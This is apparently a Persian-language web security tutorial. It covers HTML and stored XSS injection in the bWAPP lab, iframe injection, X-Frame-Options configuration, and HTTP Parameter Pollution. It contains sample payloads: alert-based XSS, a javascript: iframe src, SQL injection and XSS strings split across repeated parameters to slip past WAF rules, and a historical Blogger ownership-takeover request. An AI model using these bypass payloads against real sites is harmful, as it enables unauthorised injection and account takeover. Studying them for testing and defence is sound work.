4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security_level=0; PHPSESSID=8c97de34ddad0a2a34409a5d3e490408
9 Connection: close
10
11

```

همونطوری که توی تصویر بالا میبینید مقدار پارامتر ارسال ما به شکل Encode شده هست. حالا اگه این رو به صورت دیک شده بنویسیم چه میشه؟ Render میشه:



Request

```

1 GET /bWAPP/htmli_current_url.php?a=<b>Ahmad</b> HTTP/1.1
2 Host: 192.168.89.129
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security_level=0; PHPSESSID=8c97de34ddad0a2a34409a5d3e490408
9 Connection: close
10
11

```

Response

Choose your bug: bWAPP v2.2 Hack

Set your security level: Low Set Current low

Bugs Change Password Create User Set Security Level Reset Create


/ HTML Injection - Reflected (URL) /

ایا میشه این رو اکسپلوبیت کرد؟ نمیدونم، اطلاعی ندارم. به نظرم بیشتر شبیه یک Self HTMLi هست و به همین خاطر نمیشه Impact مهمی ازش گرفت.

چالش بعدی یک حالت HTML Injection Stored هست. ادرسش به شکل زیر هست:

http://192.168.89.129/bWAPP/htmli_stored.php

توی این مورد که خطرش نسبت به حالت Reflected بیشتر هست چرا که افراد رو به صورت گله ای مورد هدف قرار میده، قاعده Impact بیشتر و بانتی بیشتری هم داره. توی صفحه یک ورودی میگیره و اون رو به سمت وب سرور میفرسته و وب سرور ورودی رو توی پایگاه داده ذخیره میکنه و در یک جدول اون ورودی رو نشون میده.



/ HTML Injection - Stored (Blog) /

ورودی

Submit Add: Show all: Delete: Your entry was added to our blog!

#	Owner	Date	Entry
6	bee	2024-01-26 13:23:45	ورودی

اگه ورودی ما یک کد HTML باشه و توسط Backend موقع نشون داده به HTML Entity ها تبدیل نشه میتوانه توسط مرورگر Render شود. پیلود ما Ahmad هست. ببینید نتیجه چه خواهد بود:

/ HTML Injection - Stored (Blog) /

Ahmad

Add: Show all: Delete:

Your entry was added to our blog!

#	Owner	Date	Entry
6	bee	2024-01-26 13:23:45	ورودی
7	bee	2024-01-26 13:25:03	Ahmad

میبینید که تگ کار کرد . حالا اگه به جای تگ <script> از تگ برای اجرای کد های جاوااسکریپت استفاده کنیم میتوانیم تبدیلش کنیم به یک حفره امنیتی XSS . پیلود ما <script>alert("I XSSed you .")</script> هست :

← → × ⚠ Not secure 192.168.89.129/bWAPP/html_stored.php

192.168.89.129 says
I XSSed you .

به همین جالبی . اینا چالش های BWAPP بودن و جالب بودن . دیدیم که چطوری بعضی اوقات میتوانیم باپیس کنیم . اگه از توابع استفاده شده امکان باپیس کردنشون نیست ولی اگه بیاد و یک تابع بنویسه و کاراکتر های < و > رو تبدیل کنیم با اینکد کردن این موارد توی پیلودمون اون تابع رو باپیس کنیم . تمام مواردی که نیاز بود یاد بگیریم همینا بودن .

چیه ؟ توی اسیب پذیری های Injection ما مبحث Escaping رو داریم . Escaping در برنامه نویسی به یک روشی است که به ما اجازه میدیم عملکرد های خاص برخی از کاراکتر های مثل ... , " , ' , \ , ' , " , " , ' , ' را خنثی کنیم و بتونیم از شون توی رشته هامون استفاده کنیم .

```
>>> my_str = "Hello, I want to use " in my string ."
File "<stdin>", line 1
    my_str = "Hello, I want to use " in my string ."
                                         ^
SyntaxError: unterminated string literal (detected at line 1)
>>> my_str = "Hello, I want to use \" in my string ."
>>>
```

توی تصویر بالا میبینید که اگه من با استفاده از "" یک رشته رو تعریف کنم، اجازه ندارم که توی رشته از " استفاده کنم و خطای میده ولی اگه بیایم و کاراکتر " رو Escape کنیم این مشکل حل میشه، Escape کردن این کاراکتر از طریق قرار دادن یک \ قبلش انجام میشه . این یک نمونه از Escaping بود . توی حفرات امنیتی تزریقی هم گاهی اوقات نیاز هست که این کار رو انجام بدیم تا پیلود وارد شدمون درست اجرا شود . حالا اگه جایی بهش برخوردم حتما یاداوری میکنم .

Iframe Injection Vulnerability چیست؟ زمانی که بتونیم توی یک صفحه یک تگ iframe را تزریق کنیم (توسط یا هر حفره امنیتی دیگه) و یا خصیصه src یک تگ iframe موجود رو تغییر بدیم (در برخی موارد ممکنه این خصیصه توسط یک پارامتر URL مقدار دهی شود) بهش میگن **Iframe Injection Vulnerability**.

قبل از هر چیزی باید بدونیم که تگ iframe چیه و چرا استفاده میشه؟ تگ <iframe> یک تگ HTML است که حالت تو در توی Browsing Context رو فراهم میکنه و Browsing Context یعنی نشون دادن یک سند HTML در مرورگر (عملی که مرورگر انجام میده). میاد و این امکان رو فراهم میکنه که توی یک سند HTML بتونیم یک سند HTML دیگه رو هم نشون بدیم. برای تعریف یک تگ iframe میتوانیم به شکل زیر عمل کنیم:

HTML

```
1 <iframe  
2   id="inlineFrameExample"  
3   title="Inline Frame Example"  
4   width="300"  
5   height="200"  
6  
7   src="https://www.openstreetmap.org/export/embed.html  
8 ?bbox=-0.004017949104309083%2C51.47612752641776%2C0.0  
9 0030577182769775396%2C51.478569861898606&layer=mapnik">  
10 </iframe>
```

CSS

OUTPUT



+ - The Avenue Bucklebury Ave Green Park Report a problem © OpenStreetMap contributors

میبینید که چه خصیصه هایی داره و `src` یکی از مهمترین خصیصه های `iframe` است. اگه میخوايد با این تگ بیشتر آشنابشین کافیه که به لینک زیر مراجعه کنید:

<https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe>

حالا اینکه چرا از این تگ ممکنه استفاده بشه؟ گاهی اوقات نیاز هست که محتوای یک URL رو توی صفحه خودمون نشون بدیم. این محتوا میتونه یک سند Google Map یا یک Youtube Video یا ... باشه. با برگزاری یک URL توی صفحه اصلی، اون URL میتونه های خودش را داشته باشه و کار کنه.

یک هدر **HTTP** وجود داره به نام **X-Frame-Options** که ممکنه در برخی از Response های وب اپلیکیشن ها بییند. این هدر تعیین ممکنه که ایا صفحات یا یک وب اپلیکیشن قابل استفاده توی یک **Origin** دیگه توسط تگ های **iframe**, **frame**, **embed**, **object** هست یا خیر. دو Directive یا بهتره بگیم مقدار برای این مولفه وجود داره که توی تصویر زیر میبینید:

HTTP 

X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN

مقدار **DENY** برای این مولفه نه تنها اجازه نمیده صفحه یا صفحات از یک **Origin** دیگه توانی **Frame** استفاده بشه، بلکه این امکان رو هم نمیده که حتی خود سایت که **Same Origin** هست که نتونه صفحه ای رو توی یک **Frame** نشون بده . یعنی در واقع هیچ کس نمیتونه مقدار **SAMEORIGIN** یعنی اینکه فقط **Same Origin** ها بتونن صفحه رو توی یک **Frame** نشون بدن و وب اپلیکیشن ها با **Frame** مقاولات اجازه نخواهند داشت .

دقت کنید که **X-Frame-Options** فقط زمانی کار میکنه که یک مولفه HTTP باشه و در صورتی که توسط تگ meta توی header سایت به شکل زیر استقاده بشه کار نخواهد کرد.

⚠ Warning: Setting `x-Frame-Options` inside the `<meta>` element (e.g., `<meta http-equiv="X-Frame-Options" content="deny">`) has no effect and should not be used! `x-Frame-Options` is only enforced via HTTP headers, as shown in the examples below.

یعنی اینکه ما باید برای توی تنظیمات وب سرور مون مقدار `X-Frame-Options` رو تعیین کنیم و نه اینکه توی کد های صفحمون بهش مقدار دهی کنیم. مثلاً توی Apache باید به شکل زیر مقدار دهی کنیم:

APACHECONF



```
Header always set X-Frame-Options "SAMEORIGIN"
```

یعنی اینکه فقط و فقط و همیشه X-Frame-Options مقدار SAMEORIGIN داشته باشد.

APACHECONF



```
Header set X-Frame-Options "DENY"
```


یعنی اینکه کلا مقدار X-Frame-Options رو DENY قرار بده. و اسه اینکه بدونیم توی NGINX و وب سرور های دیگه چطوری باید پیکربندی بشه، میتوانید از لینک زیر کمک بگیرید:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>


البته CSP (Content-Security Policy) که در ادامه بهش خواهیم پرداخت در این مورد مولفه های دیگه ای هم داره، زمانی که رسیدیم به مبحث CSP اون موارد رو بررسی میکنیم.

حالا چرا باید بارگذاری صفحات و ب اپلیکیشن توی یک تگ iframe, frame, embed, object رو کنترل کرد؟ مدیران و ب اپلیکیشن ها و توسعه دهندگان جهت جلوگیری از مشکلات امنیتی مثل Clickjacking و Keystroke Hijacking این کار رو میکنن. حالا و Keystroke Hijacking چیه در اینده بهش میپردازیم ولی بدونید که کنترل این موضوع از این مشکلات امنیتی جلوگیری میکنه.

حالا که درمورد Iframe Injection بیشتر فهمیدیم بهتر میدونیم که Iframe Injection یا تاثیر ممکن از Impact چیه. حالا بیشتری Impact این حفره امنیتی XSS است. زمانی که ما بتونیم src چیه؟ خط چرا باید Iframe Injection بزنیم؟ مهم ترین تاثیر و Impact این حفره امنیتی XSS است. یک تگ iframe رو کنترل کنیم، اگه مقدار این src رو برابر javascript:alert() بسازیم، XSS میخوره. توی مثال زیر ما قادر به کنترل src تگ از طریق پارامتر url داخل URL هستیم.



میبینید که mysite.com رو باز کرده و یک صفحه رو نشون داده. حالا اگه ما بیایم و به جای javascript:alert() پیلود() بزاریم چه میشه؟ افرین، تابع alert اجرا میشه و XSS میخوره:



مهم ترین Impact همینه. اگه یه وقتی تویه یه پروژه باگ بونتی تونسیم Iframe Injection رو بزنیم حتما اون رو تبدیل به XSS کنیم تا مهم ترین Impact اون اسیب پذیری محسوب بشه و هزینه بیشتری بهمون بدن. خب توی لینک های زیر هم میتوانید سه تا از گزارش های HackerOne رو درباب HTML Injection و Iframe Injection بینید که در نهایت اونها رو تبدیل کردن به XSS :

<https://hackerone.com/reports/1200770>

<https://hackerone.com/reports/328210>

<https://hackerone.com/reports/355458>

HTTP Parameter Pollution (HPP) Vulnerability یک حفره امنیتی در وب اپلیکیشن هاست که بررسی میکنه که جواب یک وب اپلیکیشن نسبت به چند پارامتر با نام یکسان چگونه است مثلاً یک وب اپلیکیشن چطوری رفتار میکنه زمانی که یک پارامتر مثل **username** رو در یک **Request** دوبار و با دو مقدار متفاوت در قالب یک **GET** یا **POST** براش میفرستیم.

دادن چند پارامتر با نام های یکسان ولی مقادیر متفاوت ممکن هست که توسط یک اپلیکیشن طوری تفسیر شود که غیر منتظره باشد و اکسپلولیت این جواب غیر منتظره اپلیکیشن میتونه منجر به **Bypass Validation** های ورودی ها، خطای اپلیکیشن و یا تغییر مقادیر برخی متغیر ها شود. **HPP** یک اسیب پذیری است که هم میتونه اثر بر روی **Backend** بزاره و هم امکان این وجود داره که منجر به مشکلاتی سمت کلاینت بشه.

شاید ندونید ولی شاید بدونید که تفسیر و **Parse** کردن پارامتر های ورودی حالا چه از طریق متد **GET** و چه از طریق متد **POST** به عهد پروتکل **HTTP** هست و این پروتکل راهنمایی درمورد اینکه چطوری چند پارامتر با مقادیر متفاوت و نام یکسان رو تفسیر کنه نداره و بدون وجود استانداردی در این مورد وب اپلیکیشن ها برای مدیریت این مورد ممکن هست که روش های مختلفی رو از خودشون نشون بدن. **HPP** به صورت عادی نشونه یک اسیب پذیری نیست ولی ناگاهی از وجود ان توسط یک توسعه دهنده، میتونه منجر به رفتاری نا متعارف از اپلیکیشن بشه که ظرفیت این رو داشته باشه که توسط یک مهاجم اکسپلولیت و بهره برداری بشه. یعنی ممکن هست که جوابی که یک اپلیکیشن در مقابل این مورد میفرسته، این مورد رو به عنوان یک اسیب پذیری نشون بده. در حوزه تست نفوذ و امنیت، یک رفتار نا متعارف و غیر منتظره معمولاً یک نقطه ضعف محسوب میشه و توی این مورد **HPP** ممکن هست که اینکونه باشه.

در سالهای گذشته تاثیر و **Impact** هایی از این اسیب پذیری رویت شده که میتونیم به برخی از اونها بپردازیم و ببینیم که **HPP** توی دنیا واقعی منجر به چه مشکلات امنیتی شده و در صورتی که وجود داشته باشه میتونه با اکسپلولیت شدن به اسیب هایی به اپلیکیشن ها بزنه؟

- **Input Validation and Filters Bypass** : در سال 2009 زمانی که اولین گزارشات از وجود این اسیب پذیری منتشر شد، سریعاً

مورد توجه جامع امنیتی به عنوان راهی جهت دوزدن **Firewall** ها قرار گرفت. به عنوان اولین شواهد از **Bypass** شدن فایروال ها

میتوانیم به فایروال **ModSecurity** اشاره کنیم. این فایروال پیلود های **SQL Injection** رو به صورت عادی فیلتر میکنه و یک

درخواست به شکل `/index.aspx?page=select 1,2,3 from table` درخواست بین فایروال بلاک میشه. اما اگه **HPP** وجود داشته

باشه میتوانیم این مورد از واکنش فایروال رو **Bypass** کنیم. اگه در خواستمنون رو به شکل `/index.aspx?page=select 1&page=2,3 from table` بفرستیم **ModSecurity** رو تحریک نمیکنه و از فیلتر ها گذر میکنه و پس از گذرا ممکن هست که وب

اپلیکیشن هر دو ورودی پارامتر `page` رو به هم بچسبونه و منجر به اجرای پیلود کامل بشه.

مورد دیگه از **Bypass** شدن فایروال توی **CUPS** یا همون **Unix Printing System** بود. وجود این حفره امنیتی منجر میشه که یک مهاجم بتونه به راحتی یک پیلود **XSS** رو اجرا کنه. اگه درخواست

با ارسال میکردم به راحتی [http://127.0.0.1:631/admin/?kerberos=onmouseover=alert\(1\)&kerberos](http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos) رو ارسال میکردم به راحتی او قطعه کد

جاو اسکریپت اجرا مشد. میبینید که پیلود توی پارامتری به نام `kerberos` ارسال شده و در انتهای `URL` هم همین پارامتر رو داریم و میتوانه مقدارش خالی یا یک مقدار `Valid` باشه و وقتی میخوان مقدار پارامتر `kerberos` رو `Validate` کن، مقدار پارامتر

آخری رو در نظر میگیره و مقدار پارامتر `kerberos` اولی در نظر نمیگیره که حاوی پیلود است و در نهایت زمان اجرا پیلود رو اجرا میکنه.

- **Authentication Bypass** : یک نمونه نسبتاً **Critical** از این اسیب پذیری توی سایت **Blogger** بوده. این حفره امنیتی اجازه

میداده که یک کاربر غیر مجاز **Ownership** یک بلاگ بتونه بدست بگیره. یک مسیری توی سایت بدنه به شکل زیر :

<https://www.blogger.com/add-authors.do>

با ارسال یک درخواست **POST** به این مسیر و چندتا پارامتر اضافه کردن یک نویسنده یه یک بلاگ انجام میشه. امدن و

رو روی اون تست کردن و دیدن که با تکرار نام پارامتر ها و تغییر مقادیرشون به چیز هایی که میخوان میتونیم یک **Ownership**

رو به بلاگ اضافه کن. توی تصویر زیر میبینید که چطوری این درخواست رو ارسال میکردن :

```
POST /add-authors.do HTTP/1.1
[...]
security_tokens=attackertoken&blogID=attackerblogidvalue&blogID=victimblogidvalue&authorsList=goldshlager
19test%40gmail.com(attacker email)&ok=Invite
```

میبینید که پارامتر `blogID` رو تکرار کرده و با ارسال این درخواست، مهاجم خودش رو به عنوان **Ownership** ثبت کرده. در

واقع در بررسی **Valid** بودن مقادیر پارامتر از پارامتر `blogID` اویی استفاده شده و بعد که `Valid` شده برای ثبت توی پایگاه داده از

مقدار دومی استفاده شده. این مشکل **Backend** بوده که چنین واکنشی نسبت به تکرار نام پارامتر ها انجام میداده. یه حالت

Business Logic داره. حالا ما میتوانیم همین مورد رو توی سایت های مختلف و اسه چیز ای مختلف تست کنیم.

گفتم که وب اپلیکیشن های مختلف با وب سرور های مختلف رفتاری متفاوت رو نسبت به **HPP** نشون خواهد داد. در لیست زیر ما رفتار

هایی که ممکن هست یک وب اپلیکیشن و وب سرور نسبت به **HPP** داشته باشه رو نوشتیم. فرض بگیرید که درخواست با `URL` زیر ارسال

میشه :

<http://example.com/?color=red&color=blue>

- ASP.NET / IIS : ممکن هست که بیاد و اونها رو با "", به هم متصل کنه یعنی color را با مقدار red,blue در نظر بگیره .
- ASP / IIS : این هم مقادیر رو با "", به هم متصل میکنه .
- .NET Core 3.1 / Kestrel : با "", مقادیر رو به هم متصل میکنه .
- .NET 5 / Kestrel : این هم مقادیر رو با "", به هم وصل میکنه .
- PHP / Apache : اخرين ورودي رو در نظر ميگيره يعني مقدار پaramتر color برابر blue است .
- PHP / Zeus : اين هم اخرين ورودي رو در نظر ميگيره و مقدار color برابر blue است .
- JSP, Servlet / Apache Tomcat : اولين مورد رو در نظر ميگيره و مقدار color برابر red است .
- JSP, Servlet / Oracle Application Server 10g : اولين مورد رو در نظر ميگيره .
- JSP, Servlet / Jetty : اولين مورد رو در نظر ميگيره .
- IBM Lotus Domino : اخرين مورد رو در نظر ميگيره .
- IBM HTTP Server : اولين مورد رو در نظر ميگيره .
- Node.js / express : اولين مورد رو در نظر ميگيره .
- mod_perl, libapreq2 / Apache : اولين مورد رو در نظر ميگيره .
- Perl CGI / Apache : اولين مورد رو در نظر ميگيره .
- mod_wsgi (Python) / Apache : اولين مورد رو در نظر ميگيره .
- Python / Zope : همه مقادير رو توی يك لیست در نظر ميگيره و عجیب ترینشون، یعنی مقدار پaramتر color برابر ['red', 'blue'] خواهد بود .

البته بگم که این لیست بالا واسه خیلی خیلی وقت پیشه و شاید امروزه دیگه فاقد اعتبار باشه و من فقط از OWASP.org کپی کردم تا ببینید که وب سرور های مختلف با اپلیکیشن های مختلف رفتار های متفاوتی رو نشون میدادن و قاعداً امروزه هم چنین هست و شاید به شکلی دیگر، باید بررسی بشه تا ببینیم چه رفتاری دیده میشه .

حالا چطوری این اسیب پذیری رو تست کنیم؟ سوال مهمیه . خوشبختانه پaramتر های HTTP به صورت معمول توسط Web Application Server مدیریت میشه و نه توسط توسعه دهنده وب اپلیکیشن و به همین خاطر جواب يك تست میتوشه روی تمام وب اپلیکیشن سطح داده بشه . یعنی اینکه ما میایم و پaramتر های يك درخواست رو تست میکنیم و میتوونیم جواب رو روی تمام وب اپلیکیشن در نظر بگیریم چون سرور یکسانه . تست کردن این حفره امنیتی باید به صورت دستی انجام بشه چرا که اسکنر ها و تست کننده ها نمیتوونن همه پیلود هایی که ممکن هست رو تست کنن و False Positive زیادی دارن و همچنین HPP یک حفره امنیتی هست که هم روی Client-Side و هم روی Server-Side میتوونه وجود داشته باشه . پس این نکات رو در نظر بگیرید تا بریم سروقت Server-Side بودن این حفره امنیتی .

حالا درخواست که این حفره امنیتی هر جایی که اجازه میده کاربر يك ورودی رو اعمال کنه رو باید شناسایی کنیم مثلماً پaramتر های يك درخواست HTTP که توی منوی يك وب اپلیکیشن وجود داره هم نمونه خوبی واسه تست هست و هر جایی دیگه . اگه پaramتر ها و مقادیرشون توسط يك درخواست POST ارسال میشه قاعداً نیاز هست که يك نرم افزار مثل BurpSuite استفاده کنیم تا مابین درخواست و اینترنت برآمدون یک Proxy تنظیم کنه تا توانایی تغییر دادن پaramتر های درخواست رو داشته باشیم . برای تست کردن کافیه که بیایم و پaramتر هایی رو با نام یکسان ولی مقادیر متفاوت به سمت وب سرور ارسال کنیم و جواب سرور رو بررسی کنیم و ببینیم که سرور نسبت به این درخواست چه واکنشی نشون داده و جواب رو به چه شکلی برای ما فرستاده . مثلاً اگه يك پaramتر به نام search_string توی درخواست وجود داره به شکل زیر :

http://example.com/?search_string=kittens&mode=guest&num_results=100

کافیه که بیایم و پaramتر search_string رو دوباره و با مقادیری دیگه به درخواستمون اضافه کنیم :

http://example.com/?search_string=kittens&mode=guest&num_results=100&string_search=puppies

و حالا درخواست رو ارسال کنیم و ببینیم که جواب به چه شکلی برای ما ارسال میشه . جواب میتوونه چندین حالت داشته باشه که عبارت اند از :

1. فقط kittens رو در نظر ميگيره

2. فقط puppies رو در نظر ميگيره

3. خطای میده و فایروال جلوش رو ميگيره

4. kittens و puppies با يك جدایتنه از هم جدا میشن مثلاً kittens,puppies یا puppies,kittens

5. به شکل يك لیست در نظر گرفته میشه ['kittens', 'puppies']

حالا بالا تمام حالاتیست که ممکن هست در جواب وجود داشته باشد . بسته به جواب ممکن هست که يك اسیب پذیری با Impact بالا باشد یا نباشد و اون بسته به این داره که ایا ما میتوونیم از طریق این مورد Filtering یا Validation های موجود رو رد کنیم یا خیر؟ به عنوان یک قانون کلی، اگر اعتبار سنجی و مکانیزم های امنیتی بر روی پaramتر ها اعمال شود و یا سرور فقط یک مورد از پaramتر ها رو اعمال کند Parameter Pollution انجام شده نشون دهنه اسیب پذیری خاصی نیست و اگر مقادیر پaramتر ها با نام یکسان به هم بچسبند و یا

کامپونت های مختلف وب اپلیکیشن از پارامتر های متفاوت استفاده کند (یعنی مثلاً توی کلاینت ساید از اولی و توی سرور ساید از دومی استفاده شود و ...) و یا خطابی نشون داده شود، احتمال وجود داره که بشه اکسپلوبیتی و اسه این حفره امنیتی نوشته و اسیب پذیر تلقی شود.

چهار قسم برای تست این اسیب پذیری باید طی کنیم که عبارت اند از :

1. یک درخواست حاوی یک پارامتر و مقدارش رو ارسال میکنیم مثل `/page?par1=value1`
 2. یک درخواست حاوی پارامتر با مقداری متفاوت رو ارسال میکنیم مثل `/page?par1=value2`
 3. درخواست رو با ترکیب مقادیر مرحله یک و دو ارسال میکنیم به شکل `/page?par1=value1&par2=value2`
 4. حال جواب هایی که بدست اوردهیم رو با هم قیاس میکنیم. اگه جوابی که در قسم سوم بدست اوردهیم از جواب قدم اول و همچنین قدم دوم متفاوت است میتوانه نشون دهنده یک اسیب پذیری **HTTP Parameter Pollution** باشه.
- خب حالا که فهمیدیم سمت سرورش چطوریه بررسیم سروقت سمت کلاینت.

HPP Client-Side ؟ توی سرور ساید دیدیم که هدف اینه که یه کاری کنیم که نباید بتونیم انجام بدیم ولی توی کلاینت ساید ما بهره ای که از HPP میبریم خراب کاری تو کامپونت های کلاینت ساید هست. در ابتدا باید بکردم دنبال یک **Input** که داخل صفحه ما بازتاب داده میشه، به عبارتی دیگه **Reflected** هست. مثلاً یک پارامتری از URL یا یک ورودی بک **Input** که در صفحه هم نشون داده میشه مثل یک صفحه جستجو. مثلاً بایام و هر پارامتری رو به **HPP_TEST** 26% تغییر بدیم و بینیم که کجا داره بازتاب میشه و دیگد میشه. 26% همون & هست به صورت اینکد شده. یعنی کجا **HTTP & HPP TEST** یا **HTTP TEST** اضافه میشه. به طور خاص به جاهایی نگاه کنید که **HPP** وجود داره مثل خصیصه های **data, src, href** توی صفحات یا **form** ها. دقت کنید وجود این اسیب پذیری تو صفحات میتوانه روی کدهای جاوا اسکریپت هم تاثیر گنه، مثلاً ممکنه که پارامتر های استفاده شده توی **(XHR)** **XMLHttpRequest** تغییر گنه و یا **Runtime Attribute** ها عوض بشن و باید به مواردی اینچنینی دقت کنیم تا بتونیم در نهایت یک تاثیر و **Impact** خوب از این اسیب پذیری در بیاریم.

نکات اضافی در رابطه با **HPP** :


1. برخی افراد **HPP** رو یک اسیب پذیری نمیدونن و بیشتر ازش به عنوان یک متد نام میبرن.
 2. **HPP** به **Bypass** کردن پیلود های اسیب پذیری هایی مثل **XSS, IDOR** کمک میکنه.
 3. واسه **Bypass** کردن **BlackList** هم استفاده میشه.
 4. در برخی اوقات وجود این اسیب پذیری میتوانه منجر به مشکلات **Business Logic** بشه.
 5. وجود **HPP** وابسته به نوع وب سرور (مهم ترین مورد)، زبان برنامه نویسی استفاده شده، فریمورک و ب اپلیکیشن است.
 6. اگه جواب وب سرور مقادیر چند پارامتر با نام یکسان رو به هم بچسبونه میتوانه به راحتی موجب بایپس قوانین فایروال نسبت به پیلود های XSS بشه. مثلاً اگه یک قانون فایروال به `<.*>.*<.*>` بود که یعنی هر تگی که باز شده و یه چیزی لاش نوشته شده و بعد تگه بسته شده، با تقسیم پیلود ما بین چند پارامتر با نام یکسان و مقادیر متفاوت میتوانیم در نهایت پیلود اصلی رو بسازیم. باید مثال بزنیم. فرض کنید پیلود ما `<script>alert()</script>` است و فایروال کمیر میده و نقطه اسیب پذیر ما یک **URL** به شکل [http://site.com?search=<script>alert\(\)</script>](http://site.com?search=<script>alert()</script>) هست و اگه به شکل <http://site.com?search=VALUE> بفرستیم موج بلاگ شدن درخواست میشه. میایم و پیلود رو تقسیم میکنم :
- `http://site.com?search=<scri&search=pt>ale&search=rt()</s&search=cript>`
- چون وب سرور میاد و مقادیر رو به هم بچسبونه در نهایت پیلود ما ساخته میشه.
7. گاهی اوقات نیاز هست که مقادیر توی پارامتر ها با نام یکسان به صورت ارایه ای ارسال شوند. به شکل زیر :
- `http://site.com/user_ids[] = YOUR_ID & user_ids[] = ANOTHER_ID`
8. میشه گفت که **HPP** یک روش هست، برای بایپس کردن فیلتر ها ازش استفاده میشه، تیکه کردن پیلود ها مهمه توش.

نکته ای که درمورد **WAF** قابل توجه هست اینه که **WAF** به ورودی ما کمیر میده و اصن نسبت به کاری که میکنید اگاهی نداره، واس خاطر همین برخی از اسیب پذیری ها رو اصن نمیتوانه جلوش بگیره، مثلاً **IDOR** رو اصن **WAF** نمیفهمه و صرفاً باید سمت سرور مدیریت بشه اسیب پذیری های **Business Logic** رو اصن نمیتوانه جلوش رو بگیره و عموماً هم این اسیب پذیری ها بونتی خوبی دارن. حالا چرا **WAF** اینطوریه؟ صرفاً یه دسته قوانین برآش نوشته میشه که به صورت **Regex** هستند و هر درخواستی که میاد با اون **Regex** مقایسه میشن و درصورتی که تطابق داشته باشه درخواست **Drop** میشه و در غیر اینصورت درخواست به سمت سرور ارسال میشه. این **Regex** های پیلود های مختلف رو شناسایی میکنن و به همین خاطر پیلود های **XSS, HTML Injection, Iframe Injection, SQL Injection**, ... رو خوب میفهمن، ولی ما توی **IDOR** یا **Business Logic** انجان پیلود خاصی نداریم که قابل شناسایی باشه.

